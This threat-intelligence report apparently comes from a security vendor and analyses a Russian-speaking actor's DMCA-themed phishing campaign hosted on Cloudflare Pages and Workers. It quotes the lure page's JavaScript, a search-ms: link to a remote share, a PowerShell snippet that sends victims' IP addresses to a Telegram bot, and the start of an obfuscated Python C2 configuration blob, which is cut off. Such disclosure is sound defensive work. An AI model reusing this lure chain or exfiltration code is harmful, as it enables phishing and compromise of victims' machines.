Russian-Speaking Threat Actor Abuses Cloudflare & Telegram in Phishing Campaign

Published: 2025-04-01 · Archived: 2026-04-05 13:40:10 UTC

TABLE OF CONTENTS

In a follow-up to our previously reported activity involving phishing lures impersonating the Electronic Frontier Foundation, Hunt.io researchers have observed a new wave of attacks attributed to the same Russian-speaking threat actor. This recent campaign leverages Cloudflare-branded phishing pages themed around DMCA (Digital Millennium Copyright Act) takedown notices served across multiple domains.

The lure abuses the ms-search protocol to download a malicious LNK file disguised as a PDF via a double extension. Once executed, the malware checks in with an attacker-operated Telegram bot-sending the victim's IP address-before transitioning to Pyramid C2 to control the infected host. This notable shift in tactics is likely due to increased scrutiny following the public spotlight on their activity.

This update covers the phishing lures, infrastructure, and recurring OPSEC lapses-most notably, open directories that continue to expose the actor's operations.

Discovery of Another Open Directory

Readers may remember that in our March 4th post, we used AttackCapture™ to identify the open directory. This time, we'll leverage the File Name feature to search for servers exposing files at the `/documents/files/` path covered previously.




Figure 1: Hunt AttackCapture™ File Name search results for '/documents/files/'

On March 24th, Hunt scans identified a new server at `104.245.241[.]157`, which showed characteristics consistent with infrastructure previously attributed to the actor. Hosted on the Railnet LLC network, the server exposed ports 22, 80 (open directory), and 443. As we can see in the above screenshot, many of the file names were reused; however, the contents were changed.

Through additional scanning, we identified over 20 domains using the new open directory to download malicious files.

Cloudflare Pages.Dev & Workers.Dev Lures

The domains we observed all consisted of top-level domains of 'workers.dev' or 'pages.dev.' Cloudflare Pages allows developers to deploy static websites directly from repositories, while Workers enables serverless JavaScript execution. Both are commonly used for legitimate purposes but were abused to serve pages impersonating secure document sharing in this case.

Most web pages referenced cgtrader[.]com, an online marketplace for 3D models. As we previously discussed, the actor likely targeted individuals from a specific community, this time with a DMCA takedown notice, possibly attempting to pressure users under the guise of copyright enforcement.

A complete list of the domains we encountered can be found at the end of this post.





Figure 2: Example phishing page.

Clicking the "Get Document" button initiates the download chain. The page displays a progress message intended to reinforce legitimacy:

```
"A Windows Explorer window will appear shortly. Click 'Open' and wait for the file to be retrieved from our secure server. P
```

Copy

Reviewing the source code of the HTML reveals additional details about the infection chain.



```
        <div id="initial-instructions" class="instructions">
            <p class="step">Click the button below to download the file. It's simple and takes just a couple of minutes!</p>
            <p class="step">Do not close this page and follow the on-screen instructions.</p>
        </div>
        <button id="startButton" onclick="startProcess()" style="background-color: orange; color: white; border: none; padding: 10px 20px; cursor: pointer;">Get Document</button>

        <div id="loading" class="instructions">
            <div class="spinner"></div>
            <p class="step">A Windows Explorer window will appear shortly. Click "Open" and wait for the file to be retrieved from our secure server.
            <p class="step">Please wait, your document is being prepared. This will take no more than 30 seconds.</p>
            <p class="step">This is a standard process for fast and safe document access!</p>
        </div>
    </div>

    <script>
        function startProcess() {
            // Hide initial instructions and button, show loading message
            document.getElementById('initial-instructions').style.display = 'none';
            document.getElementById('startButton').style.display = 'none';
            document.getElementById('loading').style.display = 'block';
            document.querySelector('.spinner').style.display = 'block';


        // Указываем URL вашего Cloudflare Worker'а
        const workerUrl = "https://idufgljr.procansopa1987.workers.dev/get-link"; // Замените на ваш URL Cloudflare Worker

        // Делаем запрос к Worker'у
        fetch(workerUrl)
            .then(response => response.json())  // Получаем ответ в формате JSON
            .then(data => {
                // Получаем ссылку и перенаправляем на неё
                if (data.link) {
                    // Переход по полученной ссылке из Cloudflare Worker
                    window.location.href = data.link;
                } else {
                    console.error("Ошибка: ссылка не найдена в ответе.");
                }
            })
            .catch(error => {
                console.error("Ошибка при получении ссылки:", error);
                // Можно добавить резервный URL на случай ошибки
                window.location.href = "https://example.com/backup-link";  // Замените на резервную ссылку
            });
    }
</script>

</body>
</html>
```

Figure 3: Snippet of the HTML source from https://devgrid-72kx[.]pages[.]dev.

Beneath the interface, the site uses JavaScript to dynamically request a second-stage link from a Cloudflare Workers subdomain (`https[:]//idufgljr[.]procansopa1987[.]workers[.]dev/get-link`). The response is a JSON payload containing a search-ms: protocol link:

```
{"link":"search-ms:query=references.pdf.&crumb=location:%5C%5C213.209.150.191@80%5Cdocuments%5Cfiles&displayname=Network"}
```

After URL decoding, this becomes:

```
search-ms:query=references.pdf.&crumb=location:\\213.209.150.191@80\documents\files&displayname=Network
```

This opens a File Explorer window titled "Network" and performs a search for references.pdf. within the remote share at `\\213.209.150[.]191@80\documents\files` . During dynamic analysis, we observed a decoy PDF opened in Microsoft Edge while the malicious LNK executes in the background, leading to infection without further user interaction.

The use of search-ms: allows threat actors to proxy requests to malicious content through legitimate system interfaces. While this technique is not new, it continues to evade detection in environments where protocol handlers like search-ms: are not monitored or restricted.

As of publication time, we could not extract additional details about `213.209.150[.]191` , but the server plays a role in the attackers' delivery infrastructure.

File Analysis

The core infection chain observed in this campaign mirrors earlier activity attributed to the same actor. Execution begins with a Windows shortcut (.lnk) file masquerading as a PDF. When launched, the LNK executes a PowerShell

script to download a ZIP archive from the actor's malicious infrastructure. The archive contains a legitimate python.exe binary alongside a malicious Python script, which is executed to establish communication with Pyramid C2.

While this delivery process remains consistent, several files within the open directory show incremental changes that we will discuss below.




Figure 4: Screenshot of the open directory at 104.245.241[.]157 in Hunt.

kozlina2.ps1

Out of all the files in the directory, kozlina2.ps1, a PowerShell loader responsible for initiating the second stage of the infection chain, caught our eye. This script is executed by references.pdf.lnk, the initial shortcut file delivered via the search-ms: lure.

Once executed, the script downloads a decoy PDF and ZIP archive from the open directory. The archive contains a legitimate python.exe binary, multiple dependency files, and a Python-based loader. Upon extraction, a shortcut to the Python script, which includes the Pyramid C2 config, is created and copied to the Windows startup folder to maintain persistence across system reboots.

Where things differ is the integration of Telegram. kozlina2.ps1 uses a hardcoded Telegram bot token and chat ID to send the external IP address of the infected host to the attacker using the Bot API. The IP is obtained via a call to the ip-api[.]com service.

```
    # Получение IP-адреса через ip-api.com
    $ipInfo = Invoke-RestMethod -Uri "http://ip-api.com/json"
    $ipAddress = $ipInfo.query

    # Параметры для Telegram
    $telegramToken = "[redacted]"  # Замените на токен вашего бота
    $chatId = "-[redacted]"          # Замените на ID чата
    $message = "The script was executed to the end, launched from IP: $ipAddress"

    # Отправка сообщения в Telegram
    $telegramUrl = "https://api.telegram.org/bot$telegramToken/sendMessage"
    Invoke-RestMethod -Uri $telegramUrl -Method Post -Body @{
        chat_id = $chatId
        text = $message
    }
}
catch {}
finally {
    $pdfWebClient.Dispose()
    $zipWebClient.Dispose()
}
```

Figure 5: Snippet of the PowerShell script, kozlina2.ps1.

Due to the hardcoded credentials, we were able to pivot and gather limited details about the operators behind the channel.

The group title is " `ПШ КОД ЗАПУСК` ", which translates from Russian to "PS CODE LAUNCH"-a likely reference to the kozlina2 script. Using the API metadata, researchers were able to identify the following accounts connected to the group:

- **@tyyndrabot** - The bot used to receive IP addresses from infected hosts.
- **@pups2131** - The group's administrator.
- **Skandi** - A group member; their role remains unknown at this time.





Figure 6: Screenshot from Telegram of the group tied to the malicious phishing attack.

kursor.py

The ZIP archive retrieved by `kozlina.ps1` also contains `kursor.py`, a Python script functionally consistent with previous iterations covered in our earlier reporting. The script maintains the same role: decoding two configuration blocks that point to Pyramid C2 servers over port 443, including the previously identified `212.87.222[.]84` and the open directory server at `104.245.241[.]157`.

Although the overall logic remains the same, the actor introduced an additional obfuscation step to the configuration information. In earlier versions, the configuration was base64-encoded and zlib-compressed, making decoding straightforward with tools like CyberChef.

The updated code now prepends five junk characters to the string before decoding begins. The reason for this is not immediately evident to us, but decoding is the same as the junk string is stripped prior to decoding/decompressing.



```
# Запускаем мониторинг логов в отдельном потоке
monitor_thread = threading.Thread(target=delayed_monitor_start)
monitor_thread.daemon = False  # Поток не завершится вместе с основным потоком
monitor_thread.start()

# Первый скрипт с добавленным префиксом из 5 любых символов (например, "ABCDE")
encoded_script_1 = "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
